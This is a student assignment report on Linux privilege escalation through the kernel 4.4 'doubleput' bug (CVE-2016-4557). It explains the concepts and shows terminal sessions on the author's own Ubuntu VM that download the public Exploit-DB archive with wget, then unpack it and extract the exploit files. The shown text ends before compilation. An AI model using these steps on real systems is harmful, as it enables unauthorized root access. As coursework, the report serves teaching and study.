SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

SYSTEMS AND NETWORK PROGRAMMING

Assignment 01

PRIVILAGE ESCALATION VULNERABILITY

Linux kernel 4.4 Doubleput Privilege Escalation (Ubuntu 16.04)

(CVE-2016-4557)

Name : Premathilaka S.S.P

Student ID : IT18171402

Batch : Y2S1

Content

Introduction

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system ,or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

What Privilege Escalation

Privilege escalation is a common way for attackers to gain unauthorized access to systems within a security perimeter.

Attackers start by finding weak points in an organization's defenses and gaining access to a system. In many cases that first point of penetration will not grant attackers with the level of access or data they need. They will then attempt privilege escalation to gain more permissions or obtain access to additional, more sensitive systems.

In some cases, attackers attempting privilege escalation find the "doors are wide open" – inadequate security controls, or failure to follow the principle of least privilege, with users having more privileges than they actually need. In other cases, attackers exploit software vulnerabilities, or use specific techniques to overcome an operating system's permissions mechanism.

How Does Privilege Escalation Work?

Attackers start by exploiting a privilege escalation vulnerability in a target system or application, which lets them override the limitations of the current user account. They can then access the functionality and data of another user (*horizontal privilege escalation*) or obtain elevated privileges, typically of a system administrator or other power user (*vertical privilege escalation*). Such privilege escalation is generally just one of the steps performed in preparation for the main attack.

With *horizontal privilege escalation*, miscreants remain on the same general user privilege level but can access data or functionality of other accounts or processes that should be unavailable to the current account or process. For example, this may mean using a compromised office workstation to gain access to other office users' data. For web applications, one example of horizontal privilege escalation might be getting access to another user's profile on a social site or e-commerce platform, or their bank account on an e-banking site.

Potentially more dangerous is *vertical privilege escalation* (also called *privilege elevation*), where the attacker starts from a less privileged account and obtains the rights of a more powerful user – typically the administrator or system user on Microsoft Windows, or root on Unix and Linux systems. With these elevated privileges, the attacker can wreak all sorts of havoc in your computer systems and applications: steal access credentials and other sensitive information, download and execute malware, erase data, or execute arbitrary code. Worse still, skilled attackers can use elevated privileges to cover their tracks by deleting access logs and other evidence of their activity. This can potentially leave the victim unaware that an attack took place at all. That way, cybercriminals can covertly steal information or plant malware directly in company systems.

Techniques used for Privilege escalation

We assume that now we have shell on the remote system. Depending upon how we got there, we probably might not have ‘root’ privilege. The below mentioned techniques can be used to get ‘root’ access on the system.

Kernel exploits

Kernel exploits are programs that leverage kernel vulnerabilities in order to execute arbitrary code with elevated permissions. Successful kernel exploits typically give attackers super user access to target systems in the form of a root command prompt. In many cases, escalating to root on a Linux system is as simple as downloading a kernel exploit to the target file system, compiling the exploit, and then executing it.

Assuming that we can run code as an unprivileged user, this is the generic workflow of a kernel exploit.

1. Trick the kernel into running our payload in kernel mode
2. Manipulate kernel data, e.g. process privileges
3. Launch a shell with new privileges Get root!

Consider that for a kernel exploit attack to succeed, an adversary requires four conditions:

1. A vulnerable kernel
2. A matching exploit
3. The ability to transfer the exploit onto the target
4. The ability to execute the exploit on the target

The easiest way to defend against kernel exploits is to keep the kernel patched and updated. In the absence of patches, administrators can strongly influence the ability to transfer and execute the exploit on the target. Given these considerations, kernel exploit attacks are no longer viable if an administrator can prevent the introduction and/or execution of the exploit onto the Linux file system. Therefore, administrators should focus on restricting or removing programs that enable file transfers, such as FTP, TFTP, SCP, wget, and curl. When these programs are required, their use should be limited to specific users, directories, applications (such as SCP), and specific IP addresses or domains.


Exploiting services which are running as root

Exploiting any service which is running as root will give you Root!


The famous EternalBlue and SambaCry exploit, exploited smb service which generally runs as root.
With just one exploit, an attacker can get remote code execution and Local Privilege Escalation as well.
It was heavily used to spread ransomware across of the globe because of it's deadly combination.

You should always check if web servers, mail servers, database servers, etc. are running as root. Many a times, web admins run these services as root and forget about the security issues it might cause. There could be services which run locally and are not exposed publicly which can also be exploited.

Exploitation Codes



```
sathira@ubuntunew:~$ id
uid=1000(sathira) gid=1000(sathira) groups=1000(sathira),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
sathira@ubuntunew:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
sathira@ubuntunew:~$
```


Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privil


https://www.exploit-db.com/exploits/

Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation

EDB-ID: 39772

CVE: 2016-4557

EDB Verified: ✓



Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privi
3:05 PM
Protect your privac…
Linux Kernel 4.4.x (…
https://www.exploit-db.com/exploits/
Search

```
Proof of Concept: https://bugs.chromium.org/p/project-zero/issues
/attachment?aid=232552
Exploit-DB Mirror: https://github.com/offensive-security/exploitdb-bin-sploits
/raw/master/bin-sploits/39772.zip
```


Tags:

Advisory/Source: Link


Downloads
Certifications
Training




```
sathira@ubuntunew:~$ id
uid=1000(sathira) gid=1000(sathira) groups=1000(sathira),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
sathira@ubuntunew:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
sathira@ubuntunew:~$ cd/tmp
bash: cd/tmp: No such file or directory
sathira@ubuntunew:~$ cd /tmp
sathira@ubuntunew:/tmp$ wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
```



```
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0s

2020-05-11 15:05:17 (54.6 MB/s) - '39772.zip' saved [7025/7025]

sathira@ubuntunew:/tmp$ ls -lh
total 20K
-rw-rw-r-- 1 sathira sathira 6.9K May 11 15:05 39772.zip
-rw------- 1 sathira sathira    0 May 11 14:52 config-err-8imIvD
drwx------ 3 root    root    4.0K May 11 14:52 systemd-private-110a0d3182af4e288
44337ab84712053-colord.service-Nnvc5J
drwx------ 3 root    root    4.0K May 11 14:52 systemd-private-110a0d3182af4e288
44337ab84712053-rtkit-daemon.service-RFnR8A
drwx------ 3 root    root    4.0K May 11 14:51 systemd-private-110a0d3182af4e288
44337ab84712053-systemd-timesyncd.service-sf9Lri
-rw-rw-r-- 1 sathira sathira    0 May 11 14:52 unity_support_test.0
sathira@ubuntunew:/tmp$ unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
sathira@ubuntunew:/tmp$
```



```
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
sathira@ubuntunew:/tmp$ ls -lh
total 28K
drwxr-xr-x 2 sathira sathira 4.0K Aug 15  2016 39772
-rw-rw-r-- 1 sathira sathira 6.9K May 11 15:05 39772.zip
-rw------- 1 sathira sathira    0 May 11 14:52 config-err-8imIvD
drwxrwxr-x 3 sathira sathira 4.0K Aug 15  2016 __MACOSX
drwx------ 3 root    root    4.0K May 11 14:52 systemd-private-110a0d3182af4e288
44337ab84712053-colord.service-Nnvc5J
drwx------ 3 root    root    4.0K May 11 14:52 systemd-private-110a0d3182af4e288
44337ab84712053-rtkit-daemon.service-RFnR8A
drwx------ 3 root    root    4.0K May 11 14:51 systemd-private-110a0d3182af4e288
44337ab84712053-systemd-timesyncd.service-sf9Lri
-rw-rw-r-- 1 sathira sathira    0 May 11 14:52 unity_support_test.0
sathira@ubuntunew:/tmp$ cd 38772/
bash: cd: 38772/: No such file or directory
sathira@ubuntunew:/tmp$ cd 39772/
sathira@ubuntunew:/tmp/39772$ ls -lh
total 32K
-rw-r--r-- 1 sathira sathira 10K Aug 15  2016 crasher.tar
-rw-r--r-- 1 sathira sathira 20K Aug 15  2016 exploit.tar
sathira@ubuntunew:/tmp/39772$ tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
